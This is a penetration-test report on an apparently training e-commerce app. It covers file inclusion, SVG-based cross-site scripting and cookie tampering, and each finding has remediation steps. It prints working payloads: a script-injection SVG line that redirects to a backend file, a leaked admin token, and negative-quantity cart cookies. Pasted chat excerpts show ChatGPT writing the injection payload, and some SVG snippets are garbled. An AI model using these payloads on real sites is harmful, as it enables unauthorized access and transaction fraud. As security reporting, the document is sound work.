



PT Report

“SuperDuperMarket”

• Executive Summary

Summary

During this penetration test, critical vulnerabilities were identified that could allow attackers to gain unauthorized access to sensitive files and execute malicious scripts. The findings included a Local File Inclusion (LFI) vulnerability that exposed backend files, including admin-api.js, and a Cross-Site Scripting (XSS) vulnerability that enabled the injection of malicious scripts.

The interplay between these vulnerabilities significantly increased the overall risk, as the XSS vulnerability facilitated script injection, which in turn enabled the exploitation of the LFI vulnerability. Furthermore, the admin-api.js file exposed a hardcoded admin_token, which could enable attackers to bypass authentication and perform administrative actions. Additionally, a Client-Side Cookie Manipulation vulnerability was identified, allowing attackers to intercept and modify cookies to change product IDs and quantities. This vulnerability enabled the manipulation of transaction details, bypassing server-side validation and introducing the risk of financial fraud and data integrity compromise.

These issues highlight a significant lack of input validation, access control, and secure client-side data handling within the application, posing risks of unauthorized access, privilege escalation, and potential system compromise.

Conclusions

From a professional assessment, the overall security posture of the application is Low due to the presence of critical vulnerabilities in file access controls, input validation mechanisms, and client-side security.

Key Findings:

- Local File Inclusion (LFI)
- Cross-Site Scripting (XSS)
- Combined Exploitation
- Client-Side Cookie Manipulation

The identified vulnerabilities require immediate remediation to mitigate the risk of unauthorized access, data leakage, financial fraud, and potential system compromise.

• Finding Details

VULN-001: LOCAL FILE INCLUSION (LFI) VIA MISCONFIGURED PATH VALIDATION IN CHECKOUT MECHANISM (CRITICAL)

Description

Local File Inclusion (LFI) vulnerabilities allow an attacker to gain unauthorized access to files on a server by exploiting improper validation of user input. This type of vulnerability can reveal sensitive files, such as backend code, configuration files, and other data critical to the server's security. By accessing such files, attackers can gain deeper insights into the application's architecture and sensitive data.

Details

During the penetration test, I initially attempted automated path enumeration to identify sensitive files, but this method was blocked by a security mechanism. Switching to a manual approach, I inspected the robots.txt file, a standard file used to restrict web crawlers from indexing certain paths. Within robots.txt, I discovered an entry disallowing access to /admin-api.js, indicating that it was likely a sensitive backend file.

Upon manually navigating to /admin-api.js, I accessed its contents, which were obfuscated. Using a JavaScript beautifier, I successfully deobfuscated the content and uncovered critical backend logic, including an **admin token**. This token, embedded within the file, could enable attackers to bypass authentication mechanisms and execute privileged administrative actions, further compounding the risk posed by the unauthorized file access.


The exposure of the admin token underscored the severity of the Local File Inclusion (LFI) vulnerability. Not only did this demonstrate weak access controls by allowing unauthorized file access, but it also revealed hardcoded sensitive information, which could be exploited to gain broader access to the application's backend.

Further investigation of the checkout process provided additional insights. Receipts generated by the application were stored within a directory structure resembling /srv/node/. This discovery suggested that other sensitive files, such as /admin-api.js, might also reside within this Node.js-style directory. This understanding guided the targeted exploitation of the LFI vulnerability, ultimately enabling the retrieval of sensitive backend data, including the admin token.

Evidence


1. robots.txt Access

- Screenshot of /robots.txt, showing /admin-api.js listed as a disallowed path.



2. Access to Obfuscated admin-api.js:

- Screenshot showing the initial obfuscated content of /admin-api.js.



```
const _0x123e=[
  '203713GZJBpv', '993441KTqXJ1', '5vLXnxG', '60742u0ikcH', 'Unauthorized', '1DVPUVt', '616954hybBYx', 'Success', '103518tzmGV', '1lteFqy', '1137386vkzady', 'auth', 'warn', '1394297UFETGz', 'connection', 'admin_token', '_0x318464(
  _0x19c)](_0x56c7fa.decode_error','GET','/admin/users'];const _0x2a3689=_0x317f;function _0x317f(_0x42f535,_0x37eb09){_0x42f535=_0x42f535-0x191;let _0x123e2e=_0x123e[_0x42f535];return _0x123e2e;}
  (function(_0x3ae853,_0x2bf566){const _0x32eff9=_0x317f;while(![]){try{const _0x2b5b1b=parseInt(_0x32eff9(0x19f))+parseInt(_0x32eff9(0x19d))+parseInt(_0x32eff9(0x19e))*-
  parseInt(_0x32eff9(0x198))+parseInt(_0x32eff9(0x19a))+parseInt(_0x32eff9(0x1a2))+parseInt(_0x32eff9(0x196))+
  parseInt(_0x32eff9(0x197))+parseInt(_0x32eff9(0x195))+parseInt(_0x32eff9(0x19b));if(_0x2b5b1b===_0x2bf566)break;else _0x3ae853['push'](_0x3ae853['shift']());}catch(_0x358699){_0x3ae853['push'](_0x3ae853['shift']
  ());}}(_0x123e,0xed653));const config={'admin_token':[_0x2a3689(0x192)]};getDB=_0x45c760=>{const _0x985ca4=_0x2a3689;return new MySQL[(_0x985ca4(0x1a3))](0x45c760)['getDB']();};checkAuth=_0xd812ed=>{const
  _0x173671=_0x2a3689,_0x3417ef=getDB(0xd812ed);return _0x3417ef[_0x173671(0x1a0)](0xd812ed)?console[_0x173671(0x1a1)](_0x173671(0x19c)):console[_0x173671(0x1a1)](_0x173671(0x199))};function request(_0x1b753b)
  {!checkAuth(admin_token)?logout():new Request(_0x1b753b);}const main=(()=>{const _0x2f6a0f=_0x2a3689;request({...config,'method':_0x2f6a0f(0x193),'url':_0x2f6a0f(0x194)});});console[_0x2a3689(0x1a1)]
  (config[_0x2a3689(0x191)]);
```

3. Deobfuscated admin-api.js:

- Screenshot displaying the deobfuscated contents of admin-api.js, revealing sensitive administrative functions and backend details.




```
1 const _0x123e = ['203713GZJBpv', '993441KTqXJ1', '5vLXnxG', '60742u0ikcH', 'Unauthorized', '1DVPUVt', '616954hybBYx', 'Success', '103518tzmGV', '1lteFqy', '1137386vkzady', 'auth', 'warn', '1394297UFETGz', 'connection', 'admin_token', '_0x318464(
2 const _0x2a3689 = _0x317f;
3
4 function _0x317f(_0x42f535, _0x37eb09) {
5   _0x42f535 = _0x42f535 - 0x191;
6   let _0x123e2e = _0x123e[_0x42f535];
7   return _0x123e2e;
8 }(function(_0x3ae853, _0x2bf566) {
9   const _0x32eff9 = _0x317f;
10   while (![]) {
11     try {
12       const _0x2b5b1b = parseInt(_0x32eff9(0x19f)) + -parseInt(_0x32eff9(0x19d)) + parseInt(_0x32eff9(0x19e)) * -parseInt(_0x32eff9(0x198)) +
13       parseInt(_0x32eff9(0x19a)) + parseInt(_0x32eff9(0x1a2)) + parseInt(_0x32eff9(0x196)) +
14       parseInt(_0x32eff9(0x197)) + parseInt(_0x32eff9(0x195)) + parseInt(_0x32eff9(0x19b));
15       if (_0x2b5b1b === 0x2bf566) break;
16       else _0x3ae853['push'](_0x3ae853['shift']());
17     } catch (_0x358699) {}
18   }
19 }(_0x123e, 0xed653));
20 const config = {
21   'admin_token': [_0x2a3689(0x192)]
22 },
23 getDB = _0x45c760 => {
```

This is critical to demonstrate that the token could potentially allow unauthorized administrative access, establishing the impact of the exposure.

4. Receipt Directory Structure Insight

A screenshot of file path showing /srv/node/receipt.pdf as a clue to directory structure.



Remediation

1. Access Control on Sensitive Files:

Ensure robust server-side access controls are implemented to restrict unauthorized access to sensitive files like admin-api.js. Only authenticated and authorized users should have access to such resources.

2. Path Validation and Sanitization:

Implement strict validation mechanisms for user-supplied input, especially file paths. Disallow any paths that traverse directories or access files outside the intended scope.

3. Secure Directory Structure:

Avoid exposing sensitive directories in publicly accessible paths. Use server-side configurations to enforce strict access restrictions and prevent unauthorized file inclusion.

4. Enhanced Logging and Monitoring:

Implement logging and monitoring for unauthorized access attempts.

VULN-002 CROSS-SITE SCRIPTING (XSS) VIA SVG INJECTION IN CHECKOUT MECHANISM (HIGH)

Description

Cross-Site Scripting (XSS) occurs when an attacker is able to inject malicious scripts into a web application, which are then executed in the browser of a victim. XSS attacks can lead to unauthorized access, session hijacking, data theft, and other malicious actions. XSS vulnerabilities often exploit inadequate input validation and output encoding, allowing attackers to embed JavaScript or other scripts in user-supplied data that is processed by the application.

Details

During the test, the checkout process was found to contain a barcode field that embedded an SVG image. After intercepting the request and analyzing its structure using Burp Suite, it was discovered that SVG files support inline JavaScript through elements such as `<script>`, `<text>`, and `<image>`. These elements presented an opportunity to inject a malicious script payload.

Through further research, it was determined that leveraging `<text>` tags specifically allowed bypassing input sanitization mechanisms, as these tags are less commonly monitored for security risks. Using this technique, the injected payload successfully redirected the application to `/srv/node/admin-api.js`, exploiting the XSS vulnerability to facilitate the Local File Inclusion (LFI) vulnerability and access sensitive files.

The interplay between XSS and LFI significantly heightened the application's risk. By using the XSS vulnerability as a script injection point, attackers could exploit the LFI flaw to gain unauthorized access to sensitive backend files, such as `admin-api.js`. This underscores the critical importance of robust input validation and sanitization mechanisms to mitigate interconnected vulnerabilities.

Evidence

1. Intercepting the Checkout Process

By intercepting the checkout request, a vulnerability was identified within the barcode field, which embedded an SVG image. The SVG field served as a vector for injecting malicious scripts, which next enabled the exploitation of the LFI vulnerability to access sensitive files.




2. Research and Recognition of SVG Potential for Script Injection

Through further research online and with the assistance of ChatGPT, I identified that SVGs support inline JavaScript and elements such as `<text>`, `<image>`, and `<script>`

```
<svg
  xmlns:dc= "http://purl.org/dc/elements/1.1/"
  xmlns:cc= "http://creativecommons.org/ns#"
  xmlns:rdf= "http://www.w3.org/1999/02/22-rdf-syntax-ns#"
  xmlns:svg= "http://www.w3.org/2000/svg"
  xmlns= "http://www.w3.org/2000/svg"
  xmlns:sodipodi= "http://sodipodi.sourceforge.net/DTD/sodipodi-0.dtd"
  xmlns:inkscape= "http://www.inkscape.org/namespaces/inkscape"
  width= "750"
  height= "200"
  viewBox= "0 0 198.4375 52.916666"
  version= "1.1"
  id= "svg8"
  sodipodi:docname= "logo.svg"
  inkscape:version= "0.92.5 (2060ec1f9f, 2020-04-08)" >
  <g
    inkscape:label= "Layer 1"
    inkscape:groupmode= "layer"
    id= "layer1"
    transform= "translate(-9.8676114,4.8833333)" >
    <path
      sodipodi:type= "star"
      id= "path3725-5"
      sodipodi:sides= "6"
      sodipodi:cx= "104.14816"
      sodipodi:cy= "-16.792293"
      sodipodi:r1= "7.333178"
      sodipodi:r2= "6.350718"
      sodipodi:arg1= "1.0502155"
      sodipodi:arg2= "1.5738143"
      inkscape:flatsided= "true"
      inkscape:rounded= "0"
      inkscape:randomized= "0"
      d= "m 107.79557,-10.430538 -7.33315,-0.02213 -3.647402,-6.361755 3.685742,-6.339624 7.33314,0.02213 3.64741,6.361756 z"
      style= "fill:#131f6b;fill-opacity:1;stroke-width:0.05937638"
      transform= "scale(4,-1)" >
      <!-- The below lines were added in a text editor to the image XML. This is the stored XSS attack. -->
      <script type= "text/javascript" >
        alert("This is an example of a stored XSS attack in an SVG image")
      </script>
    </g>
  </svg>
```

<https://rietta.com/blog/svg-xss-injection-attacks/> link to the follow explanation. Referenced for SVG XSS attack techniques.



where in this svg i can inject a payload that will work with flow and get respond?



Looking at the structure of the SVG in the JSON payload from your screenshot, you have a series of `<rect>` elements that make up the barcode. To inject a payload that aligns with the SVG's flow and possibly gets a response, here are a few approaches:

1. Using the `<text>` Element with Event Handlers

Since `<rect>` elements don't display text directly and are less interactive, consider adding a new `<text>` element within the SVG. This can include an `onclick` or `onmouseover` event handler to trigger JavaScript. Here's how:



Recognition of SVG's Potential for Script Injection:

- SVG files allow inline JavaScript, `text`, and `image` tags, making them useful for injecting code or payloads that can execute within the application context.

3. Creating and Injecting the Payload

Based on earlier research, I crafted a payload designed to redirect the browser to `/srv/node/admin-api.js`.

By injecting this payload into the SVG barcode field in the checkout process, the vulnerability was confirmed as the browser successfully redirected to the file path, demonstrating unauthorized access to sensitive backend information.

how can i redirect page to file location using java script?



To redirect the page to a file location using JavaScript, you can set `window.location` or `document.location` to the file path. Here's a simple example:

javascript

Copy code

```
window.location.href = 'file:///srv/node/admin-api.js';
```

Or:

javascript

Copy code

```
document.location = 'file:///srv/node/admin-api.js';
```

This command tells the browser to navigate directly to the specified file path. If the path is accessible and permissions allow, the browser will attempt to load it.

Research was supported by leveraging advanced tools like ChatGPT to identify SVG injection techniques and develop the payload.



To redirect the page to a file location using JavaScript, you can set `window.location` or `document.location` to the file path. Here's a simple example:

javascript

Copy code

```
window.location.href = 'file:///srv/node/admin-api.js';
```

Or:

javascript

Copy code

```
document.location = 'file:///srv/node/admin-api.js';
```

This command instructs the browser to navigate directly to the specified file path. If the path is accessible and permissions allow, the browser will attempt to load it.

please take the first one and put `<text>` and `<script>` ,Make it one line please, i will check this payload



Here's the code you requested in a single line:

html

Copy code

```
<text><script>window.location.href = 'file:///srv/node/admin-api.js';</script></text>
```

```
<text><script>window.location.href = 'file:///srv/node/admin-api.js';</script></text>
```

The crafted payload `<text><script>window.location.href = 'file:///srv/node/admin-api.js';</script></text>` was injected into the existing `<svg>` element. Using the `<text>` tag ensured flexibility in placement within the SVG structure, bypassing sanitization. Without the `<text>` wrapper, precise injection points within the original SVG would be required, limiting exploitation options.

```
gpt="50"></rect><rect x="360" y="0" width="2" height="50"></rect><rect x="363" y="0" width="1" height="50"></rect><rect x="368" y="0" width="1" height="50"></rect><rect x="371" y="0" width="2" height="50"></rect><rect x="374" y="0" width="1" height="50"></rect><rect x="376" y="0" width="3" height="50"></rect><rect x="380" y="0" width="4" height="50"></rect><rect x="385" y="0" width="2" height="50"></rect><rect x="390" y="0" width="1" height="50"></rect><rect x="392" y="0" width="3" height="50"></rect><rect x="396" y="0" width="1" height="50"></rect><rect x="401" y="0" width="2" height="50"></rect><rect x="404" y="0" width="1" height="50"></rect><rect x="407" y="0" width="1" height="50"></rect><rect x="409" y="0" width="4" height="50"></rect><rect x="414" y="0" width="3" height="50"></rect><rect x="418" y="0" width="1" height="50"></rect><rect x="421" y="0" width="1" height="50"></rect><rect x="426" y="0" width="2" height="50"></rect><rect x="429" y="0" width="2" height="50"></rect><rect x="433" y="0" width="1" height="50"></rect><rect x="436" y="0" width="3" height="50"></rect><rect x="440" y="0" width="1" height="50"></rect><rect x="443" y="0" width="3" height="50"></rect><rect x="447" y="0" width="2" height="50"></rect><rect x="451" y="0" width="2" height="50"></rect><rect x="455" y="0" width="3" height="50"></rect><rect x="459" y="0" width="1" height="50"></rect><rect x="462" y="0" width="1" height="50"></rect><rect x="467" y="0" width="1" height="50"></rect><rect x="470" y="0" width="2" height="50"></rect><rect x="473" y="0" width="2" height="50"></rect><rect x="477" y="0" width="3" height="50"></rect><rect x="482" y="0" width="1" height="50"></rect><rect x="484" y="0" width="1" height="50"></rect><rect x="487" y="0" width="3" height="50"></rect><rect x="492" y="0" width="2" height="50"></rect><rect x="495" y="0" width="4" height="50"></rect><rect x="500" y="0" width="3" height="50"></rect><rect x="504" y="0" width="1" height="50"></rect><rect x="506" y="0" width="2" height="50"></rect><rect x="511" y="0" width="3" height="50"></rect><rect x="515" y="0" width="1" height="50"></rect><rect x="517" y="0" width="2" height="50"></rect><text style="font: 12px \ text-anchor="middle" x="259.5" y="72">3b406d20-al23-1lef-aff0-8dd477d1d5073b406d21</text></g></svg>
```



```

<rect x="360" y="0" width="2" height="50"></rect><rect x="363" y="0" width="1" height="50"></rect><rect x="368" y="0" width="1" height="2" height="50"></rect><rect x="374" y="0" width="1" height="50"></rect><rect x="376" y="0" width="3" height="50"></rect><rect x="380" y="0" width="2" height="50"></rect><rect x="390" y="0" width="1" height="50"></rect><rect x="392" y="0" width="3" height="50"></rect><rect x="401" y="0" width="2" height="50"></rect><rect x="404" y="0" width="1" height="50"></rect><rect x="407" y="0" width="1" height="50"></rect><rect x="414" y="0" width="3" height="50"></rect><rect x="418" y="0" width="1" height="50"></rect><rect x="421" y="0" width="1" height="50"></rect><rect x="429" y="0" width="2" height="50"></rect><rect x="436" y="0" width="3" height="50"></rect><rect x="440" y="0" width="1" height="50"></rect><rect x="443" y="0" width="3" height="50"></rect><rect x="451" y="0" width="2" height="50"></rect><rect x="455" y="0" width="3" height="50"></rect><rect x="459" y="0" width="1" height="50"></rect><rect x="467" y="0" width="1" height="50"></rect><rect x="470" y="0" width="2" height="50"></rect><rect x="473" y="0" width="3" height="50"></rect><rect x="482" y="0" width="1" height="50"></rect><rect x="484" y="0" width="1" height="50"></rect><rect x="487" y="0" width="2" height="50"></rect><rect x="495" y="0" width="4" height="50"></rect><rect x="500" y="0" width="3" height="50"></rect><rect x="506" y="0" width="2" height="50"></rect><rect x="511" y="0" width="3" height="50"></rect><rect x="515" y="0" width="1" height="50"></rect><rect style="font: 12px" text-anchor="middle" x="259.5" y="72">3b406d20-a123-11ef-aff0-8dd477d1d5073b406d21</text></svg>

```

4. Final Verification screenshot showing the successful access to admin-api.js

```

/srv/node/receipt.pdf
// [Yesterday 6:58 PM]
const config = {
  admin_token: 'dcb129fb258a43a525efaeabb3dc7512d'
}

const getDB = (token) => {
  return new MySQL.connection(token).getDB()
}

const checkAuth = (token) => {
  const db = getDB(token)
  if (db.auth(token)) {
    return console.warn("Success")
  } else {
    return console.warn("Unauthorized")
  }
}

function request(config) {
  if (!checkAuth(admin_token)) {
    logout()
  } else {
    new Request(config)
  }
}

const main = () => {
  request({ ...config, method: "GET", url: "/admin/users" })
}

console.warn(config.admin_token)

```

Remediation

1. Sanitize SVG Inputs:

Filter and sanitize all user-supplied SVG inputs to remove potentially harmful elements like `<script>`, `<text>`, and `<image>` tags and event handler attributes (e.g., `onerror`, `onclick`), which can be leveraged for malicious JavaScript injection.

2. Content Security Policy (CSP):

Implement a strong Content Security Policy that explicitly restricts JavaScript execution in SVG files and ensures only trusted domains can load content into the application.

3. Input Validation:

Ensure comprehensive validation of input fields where SVG or other user-generated content is accepted. Reject or sanitize any input that contains unauthorized elements or attributes.

Written by Omri Kogot

Penetration Testing Report – Confidential

VULN-003: INSECURE CLIENT-SIDE VALIDATION IN COOKIE MANIPULATION (HIGH)

Description

Client-side cookie manipulation vulnerabilities arise when sensitive application data, such as session information or transaction details, is stored in cookies and is insufficiently validated by the server. Attackers can intercept and modify these cookies to perform unauthorized actions, such as altering prices, quantities, or product IDs in e-commerce platforms. This type of vulnerability may lead to financial fraud, data corruption, and unauthorized access to sensitive operations.

Details


During the test, it was identified that transaction data, including product IDs and quantities, was stored in cookies without proper validation. By accessing the browser's developer tools, the cookies were intercepted, and their values, such as id and amount, were modified.

For example, the itemsInCart cookie contained details about the product ID and quantity. By manipulating this cookie, the number of products was set to an extremely high negative value. This modification directly impacted the total price calculation, resulting in a fraudulent transaction total.

The lack of proper server-side validation allowed these manipulations to persist, enabling exploitation that could compromise data integrity and lead to financial fraud. This highlights the need for strict server-side validation of user-supplied data, particularly when transmitted through cookies, to prevent unauthorized actions.


Evidence

1. Screenshot of the original items InCart cookie values.




ID= Product name and description, Amount= Quantity


2. Screenshot of the manipulated itemsInCart cookie values.



3. Screenshot of the checkout page reflecting altered prices and quantities.



4. Screenshot of the final receipt confirming the unauthorized modifications.



Remediation:

1. Implement Server-Side Validation:

- Validate all critical fields such as product ID, price, and quantity server-side before processing transactions.

2. Use Secure Cookies:

- Mark cookies as HttpOnly and Secure to prevent unauthorized client-side modifications.

3. Hash-Signed Cookies:

- Introduce integrity checks by signing cookie data with a hash to detect tampering.

4. Audit and Logging:

- Log unusual or suspicious activity related to cart manipulation for investigation and mitigation.